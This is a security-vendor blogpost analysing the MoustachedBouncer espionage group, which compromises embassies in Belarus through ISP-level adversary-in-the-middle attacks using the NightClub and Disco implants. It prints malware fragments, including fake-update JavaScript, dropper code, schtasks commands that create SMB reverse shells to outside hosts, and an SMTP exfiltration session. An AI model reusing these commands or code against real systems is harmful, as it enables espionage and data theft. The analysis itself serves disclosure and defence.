MoustachedBouncer: Espionage against foreign diplomats in Belarus

Matthieu Faou

10 Aug 2023 • , 29 min. read

MoustachedBouncer is a cyberespionage group discovered by ESET Research and first publicly disclosed in this blogpost. The group has been active since at least 2014 and only targets foreign embassies in Belarus. Since 2020, MoustachedBouncer has most likely been able to perform *adversary-in-the-middle* (AitM) attacks at the ISP level, within Belarus, in order to compromise its targets. The group uses two separate toolsets that we have named NightClub and Disco.

Key points of this report:

- *MoustachedBouncer has been operating since at least 2014.*
- *We assess with medium confidence that they are aligned with Belarus's interests.*
- *MoustachedBouncer specializes in the espionage of foreign embassies in Belarus.*
- *MoustachedBouncer has used the adversary-in-the-middle technique since 2020 to redirect captive portal checks to a C&C server and deliver malware plugins via SMB shares.*
- *We believe that MoustachedBouncer uses a lawful interception system (such as SORM) to conduct its AitM operations.*
- *We assess with low confidence that MoustachedBouncer is closely cooperating with Winter Vivern, another group targeting European diplomats but using different TTPs.*
- *Since 2014, the group has been operating a malware framework that we have named NightClub. It uses the SMTP and IMAP (email) protocols for C&C communications.*
- *Starting in 2020, the group has been using, in parallel, a second malware framework we have named Disco.*
- *Both NightClub and Disco support additional spying plugins including a screenshotter, an audio recorder, and a file stealer.*

Victimology

According to ESET telemetry, the group targets foreign embassies in Belarus, and we have identified four different countries whose embassy staff have been targeted: two from Europe, one from South Asia, and one from Africa. The key dates are shown in Figure 1.



Figure 1. Timeline of MoustachedBouncer activities

Attribution

While we track MoustachedBouncer as a separate group, we have found elements that make us assess with low confidence that they are closely collaborating with another group known as Winter Vivern. The latter was *discovered* in 2021 and is still active as of 2023. In March 2023, Winter Vivern used a known XSS vulnerability (*CVE-2022-27926*) in the Zimbra mail portal in order to steal webmail credentials of diplomats of several European countries. This campaign was publicly disclosed by *Proofpoint* researchers.

MoustachedBouncer's activity spans from 2014 to 2022 and the TTPs of the group have evolved over time. For example, we have first seen them use AitM attacks only in 2020. However, the targeted vertical has stayed the same.

Table 1 shows the characteristics of each campaign. Given these elements, we assess with high confidence that they are all linked to MoustachedBouncer.

Table 1. Connections between the MoustachedBouncer campaigns

	VirusTotal (2014)	Victim A (2017)	Victim B (2020-2022)	Victim C (2020-2022)	Victim D (2021-2022)
NightClub implant	X	X		X	
NightClub plugins		X	X	X	
Disco implant			X		X
SharpDisco dropper			X		
Compromise via AitM	?	?	?	?	X
Malware delivery via AitM on SMB shares			X		X
Victims: foreign embassies in Belarus	?	X	X	X	X

Compromise vector: AitM

In this section, we detail the initial access for Disco. We don't yet know the initial access method MoustachedBouncer uses to install NightClub.

Fake Windows Update

To compromise their targets, MoustachedBouncer operators tamper with their victims' internet access, probably at the ISP level, to make Windows believe it's behind a captive portal. *Windows 10 checks* whether it's able to access the internet with an HTTP request to http://www.msftconnecttest.com/connecttest.txt. In case the answer is not Microsoft Connect Test, a browser window is opened to http://www.msftconnecttest.com/redirect . For IP ranges targeted by MoustachedBouncer, the network traffic is tampered at the ISP level, and the latter URL redirects to a seemingly legitimate, but fake, Windows Update URL, http://updates.microsoft[.]com/. Hence, the fake Windows Update page will be displayed to a potential victim upon network connection. The fake update page is shown in Figure 2. The text we observed is in Russian, most likely because that is the main language used in Belarus, but it is possible that versions in other languages exist. The page indicates that there are critical system security updates that must be installed.



Figure 2. Fake Windows Update page

Note that it is using unencrypted HTTP and not HTTPS, and that the updates.microsoft[.]com subdomain does not exist on Microsoft's nameservers, so it does not resolve on the open internet. During the attack, this domain resolved to 5.45.121[.]106 on the target's machine. This IP address is used for parking domains and is unrelated to Microsoft. Although this is an internet-routable IP address, traffic to this IP never reaches the internet while the AitM attack is ongoing. Both the DNS resolutions and the HTTP replies were injected in transit, probably at the ISP level.

An important point is that the adversary-in-the-middle (AitM) technique only occurs against a few selected organizations (perhaps just embassies), not countrywide. It is not possible to reproduce the redirection by simply exiting from a random IP address in Belarus.

Malware delivery

The HTML page, shown in Figure 2, loads JavaScript code from http://updates.microsoft[.]com/jdrop.js. This script first calls setTimeout to execute the function jdrop one second after the page has loaded. That function (see Figure 3) displays a modal window with a button named Получить обновления (translation: Get updates).

```
function jdrop() {
    htmlcode = '<div id="myModal" class="modal">\n\
                <div class="modal-content">\n\
                <p class="largetext">Доступны обновления</p>\n\
                <p class="smalltext">Необходимо установить критически важные
обновления безопасности системы</p>\n\
                <input class="gubutton" type="button" value="Получить обновления"
onClick="update();" />\n\
                </div>\n\
                </div>';

    document.body.innerHTML = document.body.innerHTML + htmlcode;

    var modal = document.getElementById('myModal');
    modal.style.display = "block";
    preventSelection(modal);
}
```

Figure 3. jdrop function

A click on the button executes the update function, shown in Figure 4.

```
function update() {
    var xhr = new XMLHttpRequest();
    xhr.open('GET', '/MicrosoftUpdate845255.zip', true);
    xhr.responseType = 'blob';
    xhr.onload = function() {
        if (this.status === 200) {
            var blob = new Blob([this.response], {type: 'application/x-dosexec'});

            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob, 'MicrosoftUpdate845255.zip');
            } else {
                var download_url = window.URL.createObjectURL(blob);
                var a = document.createElement("a");
                a.href = download_url;
                a.download = 'MicrosoftUpdate845255.zip';
                document.body.appendChild(a);
                a.click();
            }

            document.getElementsByClassName('largetext')[0].innerText = 'Скачайте и
установите обновления';
            document.getElementsByClassName('smalltext')[0].innerText = 'Для установки
обновлений, скачайте и запустите "MicrosoftUpdate845255.msi".';
            document.getElementsByClassName('gubutton')[0].style.visibility =
'hidden';
        } else {
            alert('Error');
        }
    };
```

Figure 4. update function

This function triggers the download of a fake Windows Update installer from the legitimate-seeming URL http://updates.microsoft[.]com/MicrosoftUpdate845255.zip. It also displays some instructions to install the update: Для установки обновлений, скачайте и запустите "MicrosoftUpdate845255.msi". (translation: To install updates, download and run "MicrosoftUpdate845255.msi").

We were unable to retrieve the downloaded MicrosoftUpdate845255.zip file but our telemetry shows it contains a malicious executable named MicrosoftUpdate845255.exe.

Written in Go, it creates a scheduled task that executes \\35.214.56[.]2\OfficeBroker\OfficeBroker.exe every minute. Like the path suggests, it fetches the executable via SMB from 35.214.56[.]2. This IP address belongs to a Google Cloud customer, but just like the HTTP server, we believe that SMB replies are injected on the fly via AitM and that the attackers don't control the actual internet-routable IP address.

We have also observed the following SMB servers, intercepted via AitM:

- \\209.19.37[.]184
- \\38.9.8[.]78
- \\59.6.8[.]25

We have observed this behavior in two separate ISP networks: Unitary Enterprise A1 and Beltelecom. This suggests that those ISPs may not provide full data confidentiality and integrity. We strongly recommend that foreign organizations in Belarus use an end-to-end encrypted VPN tunnel, ideally out-of-band (i.e., not from the endpoint), providing internet connectivity from a trusted network.

Figure 5 depicts our hypothesis about the compromise vector and the traffic interception.



Figure 5. Compromise via AitM scenario

AitM – General thoughts

The AitM scenario reminds us of the Turla and StrongPity threat actors who have trojanized software installers on the fly at the ISP level.

Usually, this initial access method is used by threat actors operating in their own country because it requires significant access inside the internet service providers, or their upstream providers. In many countries, security services are allowed to perform so-called “lawful interception” using special devices installed on the ISPs’ premises.

In Russia, a law from 2014 requires ISPs to install devices called *SORM-3* that enable the Federal Security Service (FSB) to *conduct targeted surveillance*. The devices have deep packet inspection (DPI) capabilities and were likely used by Turla in its *Mosquito campaign*.

In 2018, the Citizen Lab revealed that DPI devices developed by the Canadian company Sandvine were used to modify HTTP traffic in Turkey and Egypt. In Turkey, the devices were allegedly used to redirect internet users to a malicious server when they tried to download certain Windows applications, which is in line with StrongPity activities. In Egypt, those devices were allegedly used to inject ads and cryptocurrency mining scripts in order to generate money.

In 2020, a *Bloomberg article* revealed that Belarus’s National Traffic Exchange Center bought the same Sandvine DPI equipment, but according to a *Cyberscoop article* the contract was cancelled in September 2020.

According to a *report by Amnesty International* published in 2021, “Under Belarusian law, all telecommunications providers in the country must make their hardware compatible with the SORM system”. They also state that “The SORM system allows the authorities direct, remote-control access to all user communications and associated data without notifying the provider”. We assess with low confidence that MoustachedBouncer uses this SORM system to conduct its operations.

While the compromise of routers in order to conduct AitM on embassy networks cannot be fully discarded, the presence of lawful interception capabilities in Belarus suggests the traffic mangling is happening at the ISP level rather than on the targets’ routers.

Implants: NightClub and Disco

Since 2014, the malware families used by MoustachedBouncer have evolved, and a big change happened in 2020 when the group started to use AitM attacks. At the same time, it started to use much simpler tools developed in .NET and Go. In reference to NightClub, we named this new toolset Disco.

MoustachedBouncer operates the two implant families in parallel, but on a given machine, only one is deployed at a time. We believe that Disco is used in conjunction with AitM attacks while NightClub is used for victims where traffic interception at the ISP level isn’t possible because of a mitigation such as the use of an end-to-end encrypted VPN where internet traffic is routed outside of Belarus.

Disco

As mentioned in the previous section, a fake Windows Update page delivers the first stage (SHA-1: E65EB4467DDB1C99B09AE87BA0A964C36BAB4C30). This is a simple dropper written in Go that creates a scheduled task to execute \\35.214.56[.]2\OfficeBroker\OfficeBroker.exe every minute. OfficeBroker.exe is downloaded over the SMB protocol via AitM attack. The dropper’s main function is shown in Figure 6.

```
github_com_mozey_schtasks_RunEveryMinutes((__int64)"\\\\35.214.56.2\\OfficeBroker\\OfficeBroker.exe", 43LL, v0, 1LL);
if ( "\\\\35.214.56.2\\OfficeBroker\\OfficeBroker.exe" )
  log_Fatal(v4);
github_com_mozey_schtasks_RunEveryMinutesHighest(
  (__int64)"\\\\35.214.56.2\\OfficeBroker\\OfficeBroker.exe",
  43LL,
  v2,
  1LL);
main_RunQuery(25LL, 43LL, v3, (__int64)"windows.system.update.com");
```

Figure 6. Main function of the Go dropper

Finally, the dropper does a DNS query for windows.system.update[.]com. This domain does not exist but the DNS request is probably intercepted via AitM, and is likely a beacon to notify the operators that the machine has been successfully compromised.

We were unable to retrieve the OfficeBroker.exe file, but it is very likely that it acts as a downloader, since we have observed further plugins being executed from SMB shares. The plugins are developed in Go and are rather simple because they mostly rely on external Go libraries. Table 2 summarizes the different plugins.

Table 2. Go plugins used by MoustachedBouncer in 2021–2022

Download URL / Path on disk	Description
\\209.19.37[.]184\driverpack\aact.exe	Takes screenshots using the *kbinani/screenshot* library. Screenshots are saved in .\AActdata\<d>_<s>.dat (on the SMB share) where <d> is the active display number and <s> the date. It sleeps 15 seconds between each screenshot.
C:\Users\Public\driverpack\driverpackUpdate.exe	Executes PowerShell scripts with powershell.exe -NoProfile -NonInteractive <command>, where <command> is read from the file .\idata. The output is written in .\odata.
C:\Users\Public\driverpack\sdrive.exe	Executes C:\Users\Public\driverpack\driverpackUpdate.exe (the plugin above) using elevated rights via *CVE-2021-1732*. The code was likely inspired by a PoC on *GitHub* and uses the *zydis* code generation library.
\\209.19.37[.]184\driverpack\officetelemetry.exe	A reverse proxy strongly inspired by the GitHub repository *revsocks*. We were unable to retrieve the command line parameters with the proxy IP address.
\\38.9.8[.]78\driverpack\DPU.exe	Another sample of the PowerShell plugin.
%userprofile%\appdata\nod32update\nod32update.exe	Another sample of the reverse proxy plugin.
\\59.6.8[.]25\outlooksync\outlooksync.exe	Takes screenshots; it is similar to the first plugin. Images are saved in ./logs/${DATETIME}.dat.
\\52.3.8[.]25\oracle\oracleTelemetry.exe	Screenshot plugin packed with *Themida*.

Interestingly, the plugins also use SMB shares for data exfiltration. There is no C&C server outside the attackers' premises to look at or to take down. There also seems to be no way to reach that C&C server from the internet. This gives high resiliency to the attackers' network infrastructure.

SharpDisco and NightClub plugins

In January 2020 we observed a MoustachedBouncer dropper, which we named SharpDisco, being downloaded from https://mail.mfa.gov.<redacted>/EdgeUpdate.exe by a Microsoft Edge process. It is not clear how attackers were able to tamper with HTTPS traffic, but it is possible an invalid TLS certificate warning was shown to the victim. Another possibility is that MoustachedBouncer compromised this governmental website.

SharpDisco (SHA-1: A3AE82B19FEE2756D6354E85A094F1A4598314AB)

SharpDisco is a dropper developed in C#. It displays a fake update window, shown in Figure 7, while creating two scheduled tasks in the background.



Figure 7. Fake Microsoft Edge update window

These scheduled tasks are:

```
cmd /c schtasks /create /rl highest /tn \MicrosoftUpdate\EdgeUpdateA /sc
minute /tr "\\24.9.51[.]94\EDGEUPDATE\WINCMDA.EXE
C:\Windows\System32\cmd.exe /c type \\24.9.51[.]94\EDGEUPDATE\EDGEAIN |
C:\Windows\System32\cmd.exe 1> \\24.9.51.94\EDGEUPDATE\EDGEAOUT 2>&1\" /f

cmd /c schtasks /create /tn \MicrosoftUpdate\EdgeUpdateB /sc minute /tr
"\\24.9.51[.]94\EDGEUPDATE\WINCMDB.EXE C:\Windows\System32\cmd.exe /c type
\\24.9.51[.]94\EDGEUPDATE\EDGEBIN | C:\Windows\System32\cmd.exe 1>
\\24.9.51.94\EDGEUPDATE\EDGEBOUT 2>&1\" /f
```

WINCMDA.EXE and WINCMDB.EXE are probably just cmd.exe renamed. Every minute, the task reads what is in \\24.9.51[.]94\EDGEUPDATE\EDGEAIN (on the SMB share), pipes it to cmd.exe, and writes the output to \\24.9.51[.]94\EDGEUPDATE\EDGEAOUT. It is the same for the second task, but with the EDGEBIN and EDGEBOUT files. From a higher viewpoint, those tasks are reverse shells with a one-second latency.

Then, as shown in Figure 8, the dropper sends a DNS request for an unregistered domain, edgeupdate-security-windows[.]com. This is similar to what the 2022 Disco dropper does.

```
Process process2 = new Process
{
    StartInfo = new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = "/c schtasks /create /tn \\MicrosoftUpdate\\EdgeUpdateB /sc minute /tr \"\\\\24.9.51.94\\EDGEUPDATE\\WINCMDB.EXE C:\
          \Windows\\System32\\cmd.exe /c type \\\\24.9.51.94\\EDGEUPDATE\\EDGEBIN | C:\\Windows\\System32\\cmd.exe 1> \\\\24.9.51.94\
          \EDGEUPDATE\\EDGEBOUT 2>&1\" /f",
        UseShellExecute = true,
        CreateNoWindow = true,
        WindowStyle = ProcessWindowStyle.Hidden
    }
};
try
{
    process2.Start();
}
catch
{
}
Thread.Sleep(10000);
try
{
    Dns.GetHostEntry("edgeupdate-security-windows.com");
}
```

Figure 8. Dropper used in 2020

ESET telemetry shows that the reverse shell was used to drop a genuine Python interpreter in C:\Users\Public\WinTN\WinTN.exe. We then observed two plugins being dropped on disk by cmd.exe, which means they were likely dropped by the reverse shell as well. The two plugins are:

- A recent-files stealer in C:\Users\Public\WinSrcNT\lt11.exe
- An external drive monitor in C:\Users\Public\lt3.exe

It is interesting to note that those plugins share code with NightClub (described in the section NightClub – 2017 (SHA-1: F92FE4DD679903F75ADE64DC8A20D46DFBD3B277) below). This allowed us to link the Disco and NightClub toolsets.

Recent-files stealer (SHA-1: 0DAEA89F91A55F46D33C294CFE84EF06CE22E393)

This plugin is a Windows executable named lt11.exe. We believe it was executed via the reverse shell mentioned above. There is no persistence mechanism implemented in the plugin.

It gets the files recently opened on the machine by reading the content of the folder %USERPROFILE%\Recent (on Windows XP) or of %APPDATA%\Microsoft\Windows\Recent (in newer Windows versions). Those folders contain LNK files, each pointing to a recently opened file.

The plugin embeds its own LNK format parser in order to extract the path to the original file.

We were unable to make this plugin work, but static analysis shows that the files are exfiltrated to the SMB share \\24.9.51[.]94\EDGEUPDATE\update\. The plugin maintains a list of already exfiltrated files, and their CRC-32 checksum, in %TEMP%\index.dat. This likely avoids retransmitting the same file more than once.

External drive monitor (SHA-1: 11CF38D971534D9B619581CEDC19319962F3B996)

This plugin is a Windows executable named lt3.exe. As with the recent-files stealer, it doesn't implement any persistence mechanism.

The plugin calls GetLogicalDrives in a loop to get a list of all connected drives, including removable ones such as USB keys. Then, it does a raw copy of the NTFS volume of each removable drive and writes it in the current working directory, C:\Users\Public\ in our example. The filename is a randomly generated string of six to eight alphanumeric characters, for example heNNYwmY.

It maintains a log file in <working directory>\index.dat with the CRC-32 checksums of the copied disks.

The plugin doesn't appear to have any exfiltration capabilities. It is likely that the staged drive dumps are later retrieved using the reverse shell.

NightClub

Since 2014, MoustachedBouncer has been using a malware framework we named NightClub because it contains a C++ class named nightclub. We found samples from 2014, 2017, 2020, and 2022. This section describes the evolution of NightClub from a simple backdoor to a fully modular C++ implant.

In summary, NightClub is an implant family using emails for its C&C communications. Since 2016, additional modules could be delivered by email to extend its spying capabilities.

NightClub – 2014

This is the oldest known version of NightClub. We found a dropper and an orchestrator.

The dropper (SHA-1: 0401EE7F3BC384734BF7E352C4C4BC372840C30D) is an executable named EsetUpdate-0117583943.exe, and it was uploaded to VirusTotal from Ukraine on 2014-11-19. We don't know how it was distributed at that time.

The main function, illustrated in Figure 9, loads the resource MEMORY and writes its content in %SystemRoot%\System32\creh.dll. It is stored in cleartext in the PE resource.

```
Resource = LoadResource(hModule, hResInfo);
if ( !Resource )
  return 2;
nNumberOfBytesToWrite = SizeofResource(hModule, hResInfo);
lpBuffer = LockResource(Resource);
filename = (CHAR *)operator new(0x104u);
ExpandEnvironmentStringsA((LPCSTR)"%SystemRoot%\\System32\\creh.dll", filename, 0x104u);
FileA = CreateFileA(filename, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
if ( FileA == (HANDLE)-1 )
  return 3;
WriteFile(FileA, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(FileA);
v8 = (CHAR *)operator new(0x104u);
ExpandEnvironmentStringsA("%SystemRoot%\\System32\\user32.dll", v8, 0x104u);
F_Set_CreateAccess_Write_FileTime(filename, v8);
v9 = F_CreateService();
```

Figure 9. Main function of the dropper

Then, the dropper modifies the Creation, Access, and Write timestamps of creh.dll to those of the genuine Windows DLL user32.dll.

Finally, it creates a Windows service named WmdmPmSp and sets, in the registry, its ServiceDll to %SystemRoot%\System32\creh.dll – see Figure 10.

```
lstrcpyA(String1, "SYSTEM\\CurrentControlSet\\Services\\");
lstrcatA(String1, "WmdmPmSp");
v0 = RegOpenKeyExA(HKEY_LOCAL_MACHINE, String1, 0, 0xF003Fu, &phkResult);
if ( v0 )
  _itow_s(v0, Buffer, 0x104u, 10);
v1 = RegCreateKeyA(phkResult, "Parameters", &hKey);
if ( v1 )
  _itow_s(v1, Buffer, 0x104u, 10);
v2 = lstrlenA((LPCSTR)"%SystemRoot%\\System32\\creh.dll");
v3 = RegSetValueExA(hKey, "ServiceDll", 0, 2u, "%SystemRoot%\\System32\\creh.dll", v2 + 1);
```

Figure 10. Modification of the value ServiceDll

The previously dropped DLL, creh.dll (SHA-1: 5B55250CC0DA407201B5F042322CFDBF56041632) is the NightClub orchestrator. It has a single export named ServiceMain and its PDB path is D:\Programming\Projects\Work\SwampThing\Release\Win32\WorkingDll.pdb.

It is written in C++ and the names of some methods and classes are present in the RTTI data – see Figure 11.

```
swamp::filemon::FileMonitor
swamp::filemon::BaseFilesProvider
swamp::filemon::IFilesProvider
swamp::filemon::SentFilesStorage
swamp::filemon::IFilesListStorage
def::file::FilesEnumerator
swamp::SwampFileSender
def::nightclub::IFileSender
def::nightclub::IDataStream
nightclub::SmtpStream
def::file::FilesEnumerator
def::file::IFileSystemProcessor
def::file::DirectoryWalker
def::file::ProcessorDirectoryWalker
jasons::depth::GammaStreamEncryptor
jasons::depth::LcgEncryptionBase
jasons::depth::ProHypoxemia
```

Figure 11. Method and class names from the RTTI data

Some of the strings are encrypted using the following linear congruential generator (LCG): staten+1 = (690069 × staten + 1) mod 232. For each encrypted string, a seed (state0) between 0 and 255 is provided. To decrypt a string, the staten is subtracted from each encrypted byten. An example of an encrypted string structure is shown in Figure 12.

```
db  50h ; P             ; seed
db    0
db    4                 ; len
db    0
dd offset unk_10014830  ; encrypted string
```

Figure 12. Encrypted string format

A non-encrypted log file is present in C:\Windows\System32\servdll.log. It contains very basic information about the initialization of the orchestrator – see Figure 13.

```
INFO: P(824), T(3484) - ServiceMain() - register.
INFO: P(824), T(3484) - SetServiceStatus() - state.
INFO: P(824), T(3484) - SetServiceStatus() - 2.
INFO: P(824), T(3484) - SetServiceStatus() - state.
INFO: P(824), T(3484) - SetServiceStatus() - 4.
INFO: P(824), T(3484) - StartDoServ() - started.
```

Figure 13. Log file

NightClub has two main capabilities:

• Monitoring files

• Exfiltrating data via SMTP (email)

File monitor

Functionality implemented here is very close to that of the recent file monitor plugin seen in 2020 and described above. It also browses the directories %USERPROFILE%\Recent on Windows XP, and in newer Windows versions %APPDATA%\Microsoft\Windows\Recent, and implements the same LNK parser – see Figure 14 and Figure 15.

```
hFile = wfopen(v3, L"rb");
_hFile = hFile;
__hFile = hFile;
v65 = 1;
if ( !hFile )
{
  exception::exception((exception *)&pExceptionObject);
  LOBYTE(v65) = 2;
  pExceptionObject = &def::exception::Exception::`vftable';
  v63 = 0;
  std::string::string(v54, &v63);
  LOBYTE(v65) = 3;
  std::string::operator=(v54, "Can't open file");
  LOBYTE(v65) = 1;
  CxxThrowException(&pExceptionObject, (_ThrowInfo *)&_TI2_AVException_exception_def__);
}
v6 = ftell(hFile);
fseek(_hFile, 0, 2);
v7 = ftell(_hFile);
fseek(_hFile, v6, 0);
v8 = (int *)operator new(v7 + 1);
fread(v8, 1u, v7, _hFile);
memset(v41, 0, sizeof(v41));
if ( v7 < 0x4E )
{
  exception::exception((exception *)&pExceptionObject);
  LOBYTE(v65) = 4;
  pExceptionObject = &def::exception::Exception::`vftable';
  v63 = 0;
  std::string::string(v54, &v63);
  LOBYTE(v65) = 5;
  std::string::operator=(v54, "Wrong format");
```

Figure 14. LNK parser (2014 sample – 5B55250CC0DA407201B5F042322CFDBF56041632)

```
  hFile = _wfopen(v2, L"rb");
  _hFile = hFile;
  __hFile = hFile;
  v73 = 1;
  if ( !hFile )
  {
    sub_405A40("Can't open file");
LABEL_88:
    _CxxThrowException(v61, (_ThrowInfo *)&_TI2_AVException_exception_tmp__);
  }
  v5 = ftell(hFile);
  fseek(_hFile, 0, 2);
  ElementCount = ftell(_hFile);
  fseek(_hFile, v5, 0);
  v6 = (_DWORD *)unknown_libname_2(ElementCount + 1);
  fread(v6, 1u, ElementCount, _hFile);
  memset(v47, 0, sizeof(v47));
  if ( ElementCount < 0x4E )
  {
    sub_405A40("Wrong format");
```

Figure 15. LNK parser (2020 sample – 0DAEA89F91A55F46D33C294CFE84EF06CE22E393)

The files retrieved from the LNK files are copied to %TEMP%\<original filename>.bin. Note that unlike the 2020 variant, only files with extensions .doc, .docx, .xls, .xslx, or .pdf are copied.

It also monitors removable drives in a loop, in order to steal files from them.

SMTP C&C communications

NightClub uses the SMTP protocol to exfiltrate data. Even if C&C communication by email is not unique to MoustachedBouncer and is also used by other adversaries such as Turla (see LightNeuron and the Outlook backdoor), it is quite rare. The code is based on the CSmtp project available on GitHub. The email accounts' information is hardcoded, encrypted with the LCG algorithm. In the sample we analyzed, the mail configuration is:

• **SMTP server**: smtp.seznam.cz

• **Sender address**: glen.morriss75@seznam[.]cz

• **Sender password**: <redacted>

• **Recipient address**: SunyaF@seznam[.]cz

seznam.cz is a Czech web portal offering a free webmail service. We believe the attackers created their own email accounts, instead of compromising legitimate ones.

NightClub exfiltrates the files previously copied to %TEMP% by the file monitor functionality (FileMonitor in Figure 11). They're encoded in base64 and added as an attachment. The attachment name is the original filename with the .bin extension.

Figure 16 shows the exfiltration of a file via SMTP. NightClub authenticates using the credentials for the glen.morriss75@seznam[.]cz account and sends an email to SunyaF@seznam[.]cz with the stolen file attached.

```
250-AUTH LOGIN PLAIN
250 HELP
AUTH LOGIN
334 VXNlciBOYW1lAA==  ⟶ Username
Z2xlbi5tb3JyaXNzNzU=  ⟶ glen.morriss75@seznam.cz
334 UGFzc3dvcmQA      ⟶ Password
[redacted]            ⟶ <redacted>
235 2.7.0 Authentication successful
MAIL FROM:<glen.morriss75@seznam.cz>  ⟶ Sender
250 OK
RCPT TO:<SunyaF@seznam.cz>  ⟶ Recipient
250 OK
DATA
354 End data with <CR><LF>.<CR><LF>
Date: 10 Mar 2022 20:8:37
From: glen.morriss75 <glen.morriss75@seznam.cz>
X-Mailer: The Bat! (v3.02) Professional
Reply-To: glen.morriss75@seznam.cz
X-Priority: 3 (Normal)
To: <SunyaF@seznam.cz>
Subject: no
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="__MESSAGE__ID__54yg6f6h6y456345"

--__MESSAGE__ID__54yg6f6h6y456345
Content-type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bit

file
--__MESSAGE__ID__54yg6f6h6y456345
Content-Type: application/x-msdownload; name="TEST FILE.bin"  ⟶ Stolen file
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="TEST FILE.bin"
```

Figure 16. TCP stream of the SMTP communication from our test machine

Note that some headers that might look suspicious at first sight are the defaults from the CSmtp project, so they are probably not distinctive. These include:

• X-Mailer: The Bat! (v3.02) Professional

• Content-Type: multipart/mixed; boundary="__MESSAGE__ID__54yg6f6h6y456345"

The Bat! is an email client widely used in Eastern Europe. As such, the X-Mailer header likely blends in with email traffic in Belarus.

NightClub – 2017 (SHA-1: F92FE4DD679903F75ADE64DC8A20D46DFBD3B277)

In 2017, we found a more recent version of NightClub, which was compiled on 2017-06-05. On the victim's machine, it was located at C:\Windows\System32\metamn.dll. Its filename in the DLL export directory is DownloaderService.dll, and it has a single export named ServiceMain. It contains the PDB path D:\AbcdMainProject\Rootsrc\Projects\MainS\Ink\Release\x64\EtfFavoriteFinder.pdb.

To persist, it creates a Windows service named WmdmPmSp, as in previous versions. Unfortunately, we have not been able to recover the dropper.

This NightClub version also includes a few C++ class and method names, including nightclub, in the RTTI data – see Figure 17.

```
def::func::JpegOutIncOtionsProviderByMicroGu
essedEx
fno::ExecutableDContent
def::str::SearchGate
def::nightclub::IMismatchLt
infos::PrivateHypoxemia
infos::NotationTakingManagers
def::dino::LimitedFilesEnumerator
def::dino::EncapsulatedNlg
jasons::depth::TmpCalculatingExt
nightclub::NotepadWriter
nightclub::EncryptedPassportFlt
nightclub::SearchableSslObj
```

Figure 17. Method and class names from the RTTI data of the 2017 NightClub version

As in previous versions, C&C communications use the SMTP protocol, via the CSmtp library, with hardcoded credentials. In the sample we analyzed, the mail configuration is:

• **SMTP server**: smtp.mail.ru

• **Sender address**: fhtgbbwi@mail[.]ru

• **Sender password**: [redacted]

• **Recipient address**: nvjfnvjfnjf@mail[.]ru

The main difference is that they switched the free email provider from Seznam.cz to Mail.ru.

This NightClub version uses external plugins stored in the folder %APPDATA%\NvmFilter\. They are DLLs named <random>.cr (e.g., et2z7q0FREZ.cr) with a single export named Starts. We have identified two plugins: a keylogger and a file monitor.

Keylogger (SHA-1: 6999730D0715606D14ACD19329AF0685B8AD0299)

This plugin was stored in %APPDATA%\NvmFilter\et2z7q0FREZ.cr and is a DLL with one export, Starts. It contains the PDB path D:\Programming\Projects\Autogen\Kh\AutogenAlg\Release\x64\FileMonitoringModule.pdb and was developed in C++. RTTI data shows a few class names – see Figure 18.

```
def::keylog::SearchStorage
def::keylog::KeyStateOutsource
def::keylog::SearchIdxBase
```

